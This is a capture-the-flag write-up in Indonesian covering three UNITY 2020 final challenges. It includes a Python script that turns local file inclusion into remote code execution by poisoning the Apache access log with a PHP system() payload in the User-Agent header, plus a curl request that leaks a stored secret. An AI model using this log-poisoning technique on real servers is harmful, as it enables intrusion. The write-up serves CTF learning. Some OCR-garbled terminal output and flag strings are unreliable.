

KKN Back To Isekai - STT Bandung

From Isekai, With Love

Ketua Tim		
1.	Highlander Chris Subaron	
Member		
1.	Pandu Prabu Trilaksono	
2.	Fabian Egi Putra	

Daftar Isi

[Misc] - Final [96]	3	
[Web] - Watashi no Simple Weebs [176]	4	
[Web] - Mistery Box [176]	10	

1. [Misc] - Final [96]

Challenge	10 Solves	×
	Final	
	96	
Selamat datang	g di Final UNITY 8 CTF	
UNITY2020{w	elc0me_to_f1n4l}	
Flag		Submit

Diberikan sebuah Challenge sebagai berikut, dimana flagnya langsung diberikan pada bagian deskripsi dari challenge.

Selamat datang di Final UNITY 8 CTF

UNITY2020{welc0me_to_f1n4l}

Flag:

UNITY2020{welc0me_to_f1n41}

2. [Web] - Watashi no Simple Weebs [176]



Diberikan sebuah challenge sebagai berikut, ketika kami buka linknya berisikan sebuah web seperti ini.



Welcome to My Weebs


Weeb sedang maintainance setelah di deface

Dan teruntuk kamu yang telah mendeface web ini, aku benci kamu!



Kami mencoba melakukan information gathering terhadap web tadi untuk mendapatkan insight yang lebih

dalam terhadap web tadi. Kami menemukan sebuah petunjuk dan angin segar bahwa web tsb memiliki Vulnerability terhadap Local file inclusion atau LFI dengan method POST dan letak vuln nya terdapat di bagian header User-Agent, kami menemukannya berdasarkan analisa pada tab inspect network pada browser ketika melakukan request post data.



Text "cGFnZS9hcnRpY2xlLnBocA==" yang adalah encoding base64, setelah di decode hasilnya menjadi "page/article.php".

Lalu kami membuat script yang akan merubah melakukan eksploitasi LFI menjadi RCE dengan memanfaatkan membaca accesslog pada server, Trigger untuk RCE terdapat pada User-Agent yang isinya adalah sebuah PHP payload yang melakukan eksekusi command system yang sudah di tentukan serta script ini juga akan merubah otomatis inputan untuk parameter page ke base64, Untuk codenya bisa dilihat di bawah ini.

```
import requests
import base64
headers = {
    'Connection': 'keep-alive',
    'Cache-Control': 'max-age=0',
    'Origin': 'http://34.69.142.187:2001',
    'Upgrade-Insecure-Requests': '1',
    'Content-Type': 'application/x-www-form-urlencoded',
```

```
'User-Agent': "<?php system('pwd && uname -a'); ?>",
    'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3',
    'Referer': 'http://34.69.142.187:2001/',
    'Accept-Encoding': 'gzip, deflate',
    'Accept-Language': 'en-US, en; q=0.9',
input = raw_input("Input Payload => ")
input2 = raw_input("Input Payload2 => ")
payload = base64.b64encode(input)
payload2 = base64.b64encode(input2)
data = {
  'page': payload
data2 = {
  'page': payload2
response = requests.get('http://34.69.142.187:2001/' + input ,
headers=headers, verify=False)
print(response.text)
response2 = requests.post('http://34.69.142.187:2001/', headers=headers,
data=data2, verify=False)
print(response2.text)
```

Lalu kami menjalankan script yg sudah dibuat sebelumnya, dimana pada inputan 1 melakukan request get agar terbaca pada Access.log dikarenakan setiap 1 detik, access log akan di clear secara otomatis. Untuk testing awal kami menggunakan payload command "<?php system('pwd && uname -a'); ?>" yang sukses berjalan dan dapat dilihat pada gambar dibawah ini

```
hightech@pentest-bbx:-/CIF-Unity$ python solver-watashi.py
Input Payload = testings
Input Payloa
```

Setelah kami mencoba melakukan exploitasi dengan script di atas kami mencoba mengganti command dari script tersebut pada line "<?php system('pwd && uname -a'); ?>" menjadi "<?php system('ls -lha /'); ?>" lalu dari informasi tersebut kami mendapatkan sebuah file bernama 'flag 327a6c4304ad5938eaf0efb6cc3e53dc.txt'.

```
. .
hightechapentest-b0x:~/CTF-Unity$ python solver-watashi.py Input Payload \Rightarrow testings Input Payload2 \Rightarrow /var/log/apache2/access.log
<address>Apache/2.4.38 (Debian) Server at 34.69.142.187 Port 2001</address></body></html>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
   class="btn-link">About</button>
                   <button type="submit" name="page" value="cGFnZS9jb250YWN0LnBocA="</pre>
class="btn-link">Contact</button>
      </div>
√nav>
<script>alert('Page Not Found!'); location.href='index.php'
</body>
</html>
hightechapentest-b0x:~/CTF-Unity$
```


kami ubah sedikit script yang ada di dalam script exploit pada line "<?php system('ls -lha /'); ?>" menjadi "<?php system('cat /flag_327a6c4304ad5938eaf0efb6cc3e53dc.txt'); ?>" untuk melakukan 'cat flag_327a6c4304ad5938eaf0efb6cc3e53dc.txt'. Dan bisa dilihat pada gambar dibawah jika flag pun sukses muncul.

```
hightechapentest-bax:-/CIF-Unity$ python solver-watashi.py
Input Payload > 12x11/pg
Input Payload > 42x11/pg
Input Payload | 42x11/pg
Input Payloa
```

Flag:

UNITY2020{Speed_Iam_Speeeeeedoooo!!!!!!}

3. [Web] - Mistery Box [176]




Diberikan sebuah challenge sebagai berikut, isi dari file rar tsb adalah sebuah file **source code** dari web diatas.


ditemukan di sebuah code mencurigakan di dalam app/src/seeder.js yang berisi key value yang mengarah ke flag,

```
require("dotenv").config();
const seeder = require("mongoose-seed");
const lengthFlag = 39; // mod 13 == 0
const secret = Array.from(Array(lengthFlag / 13).keys())
    .map(() => Math.random().toString(16).substring(2))
    .join("");
seeder.connect(process.env.DB_CONNECTION, { useNewUrlParser: true,
useUnifiedTopology: true }, () => {
    seeder.loadModels(["src/models/Box.model.js"]);
    seeder.clearModels(["Box"], () => {
        seeder.populateModels(
                {
                    model: "Box",
                    documents: [
                        {
                            name: "flag",
                            content: `FLAG{${secret}}`,
                            secret: secret,
                        },
                    ],
```

lalu di web tsb kami melihat di form secret ada value default 31337



dari informasi tersebut kami mencoba menginputkan name flag dan secret 31337.



ternyata button web tersebut tidak berfungsi lalu kami mencoba menganalisa source code kembali. ditemukan route /show pada source code tersebut yang mengarahkan ke boxControllers.showMisteryBox, setelahkami cek di controller app/src/controllers/box.controllers.js

```
const { boxServices } = require("../services");

const addMisteryBox = async (req, res) => {
      const datas = await boxServices.create(req.body);
      res.send({ datas });
};

const showMisteryBox = async (req, res) => {
      const datas = await boxServices.fetch(req.body);
      res.send({ datas });
};

module.exports = {
      addMisteryBox,
      showMisteryBox,
    };
```

ternyata controller tersebut melakukan query berdasarkan req.body, berarti route tersebut menggunakan method post. berdasarkan clue-clue diatas, kami mencoba menggunakan curl untuk mengeksploitasi soal tersebut dengan command curl 'http://34.69.142.187:2002/show' --data "name=flag&secret=31337"

Dan result nya bisa dilihat pada gambar dibawah, request sukses dilakukan dan flag pun muncul

```
hightech@pentest-b0x:~/CTF-Unity$ curl 'http://34.69.142.187:2002/show' --data "name=flag@secret=31337"

{
    "datas": {
        "_id': "5f47f3f78756fc00627816e8",
        "name': "flag',
        "content': "UNITYY020{d272825a65cc4e1510c966a797b61af50a72c4d}",
        "secret': "d272825a65cc4e1510c966a797b61af50a72c4d",
        "createdAt': "2020-08-27T17:57:11.3312",
        "_updatedAt': "2020-08-27T17:57:11.3312",
        "_v": 0
    }
}
hightech@pentest-b0x:~/CTF-Unity$
```

Flag:

UNITY2020 {d272825a65cc4e1510c966a797b61af50a72 c4d}